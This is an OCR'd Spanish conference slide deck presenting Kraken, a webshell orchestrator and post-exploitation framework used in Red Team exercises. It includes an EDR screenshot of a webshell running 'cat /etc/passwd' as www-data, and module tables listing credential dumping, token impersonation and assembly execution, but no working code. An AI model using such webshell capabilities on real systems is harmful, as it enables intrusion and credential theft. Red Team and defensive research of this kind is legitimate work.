
KRAKEN

A modular multi-language webshell

@secu_x11




> whoami

- Raúl Caro Teixidó (AKA **Secu**)
- **Analista de Red Team**
- Co-desarrollador de **Mística** (canales encubiertos)
- Me recordarán de otras charlas como...
  - **BlackHat Arsenal USA 2020**
  - **Navaja Negra 2022**
  - **Bitup Alicante 2020**
- Twitter: **@secu_x11**
- Linkedin: **raul-caro-teixido**
- Blog: **https://makemalware.com**

Durante un ejercicio de Red Team, se consigue desplegar un implante web (webshell) en múltiples servidores linux del perímetro del cliente.

El objetivo era conseguir escalar privilegios y proceder a realizar el salto al resto de máquinas de la red interna.




¿Qué NO es Kraken?

- No es (*solamente*) una Webshell
- No es mejor o peor que otras herramientas (se usan en función de las necesidades y el contexto)


¿Qué SI es Kraken?

- Un **Orquestador** de Webshells (PHP, JSP, ASPX)
- Un Framework para **post-explotación** vía Web
- Un proyecto centrado en la **Evasión de Defensas**
- Una herramienta **escalable y customizable**
- Algo en lo que llevo trabajando **más de 1 año**


Security
Explore
Hosts
dev
Events
Add integrations
Data view
process.args : "cat"
Today
Refresh
host.hostname: dev
sh
Terminated Process
0 Events
@timestamp
Nov 24, 2022 @ 20:13:57.154
process.executable
/bin/sh
process.pid
3955
process.entity_id
ZmMyYjAxNzUtMDE2N
user.name
www-data
process.parent.pid
1012
process.hash.md5
7409ae3f7b10e059ee7
process.args
sh
process.args
-c
process.args
cat /etc/passwd 2>&1
RUNNING PROCESS
systemd
90 file
4 seconds
RUNNING PROCESS
php-fpm7.4
1 second
RUNNING PROCESS
php-fpm7.4
11 minutes
TERMINATED PROCESS
sh
<1 millisecond
ANALYZED EVENT · TERMINATED PROCESS
cat

Caract

- M
- M
- E
- C



Soporte Multi-lenguaje

Multi-version

Uso de Enlaces Simbólicos para evitar duplicados


Linux

Modules	PHP >=5.4	PHP 7	PHP 8	JAVA 6	7 >= JAVA <= 17
cat	✔	✔	✔	✔	✔
cd	✔	✔	✔	✔	✔
chmod	✔	✔	✔	✘	✘
cp	✔	✔	✔	✘	✔
download	✔	✔	✔	✔	✔
execute	✔	✔	✔	✔	✔
find	✔	✔	✔	✘	✘
grep	✔	✔	✔	✘	✘
id	✔	✔	✔	✔	✔
ls	✔	✔	✔	✘	✔
mkdir	✔	✔	✔	✔	✔
netstat	✔	✔	✔	✘	✘
ps	✔	✔	✔	✘	✘
pspy	✔	✔	✔	✘	✘
rm	✔	✔	✔	✔	✔
sysinfo	✔	✔	✔	✔	✔
tcpconnect	✔	✔	✔	✔	✔
touch	✔	✔	✔	✘	✔
upload	✔	✔	✔	✔	✔
webinfo	✔	✔	✔	✘	✘

Windows

Modules	PHP >=5.4	PHP 7	PHP 8	JAVA 6	7 >= JAVA <= 17	NET 3.5	NET 4.0
cat	✔	✔	✔	✔	✔	✔	✔
cd	✔	✔	✔	✔	✔	✔	✔
cp	✔	✔	✔	✘	✔	✔	✔
download	✔	✔	✔	✔	✔	✔	✔
driveinfo	–	–	–	–	–	✔	✔
dump_iis_secrets	–	–	–	–	–	✔	✔
dup_token	–	–	–	–	–	✔	✔
execute	✔	✔	✔	✔	✔	✔	✔
execute_assembly	–	–	–	–	–	✔	✔
execute_with_token	–	–	–	–	–	✔	✔
find	✘	✘	✘	✘	✘	✘	✘
grep	✘	✘	✘	✘	✘	✘	✘
id	–	–	–	–	–	✔	✔
impersonate	–	–	–	–	–	✔	✔
list_tokens	–	–	–	–	–	✘	✔
ls	✔	✔	✔	✘	✔	✔	✔
mkdir	✔	✔	✔	✔	✔	✔	✔
netstat	–	–	–	–	–	✘	✘
powerpick	–	–	–	–	–	✔	✔
ps	–	–	–	–	–	✔	✔
pspy	–	–	–	–	–	✘	✘
rm	✔	✔	✔	✔	✔	✔	✔
sc	–	–	–	–	–	✔	✔
secretsdump	–	–	–	–	–	✔	✔
set_token	–	–	–	–	–	✔	✔
show_integrity	–	–	–	–	–	✔	✔
sysinfo	✔	✔	✔	✔	✔	✔	✔
tcpconnect	✔	✔	✔	✔	✔	✔	✔
touch	✔	✔	✔	✘	✔	✔	✔
upload	✔	✔	✔	✔	✔	✔	✔
whoami	–	–	–	–	–	✔	✔

M


MODULE + ARGS (INVOKE)
HTTP REQUEST
HTTP RESPONSE
OPERATOR
OUTPUT
AGENT
STANDARD MODE

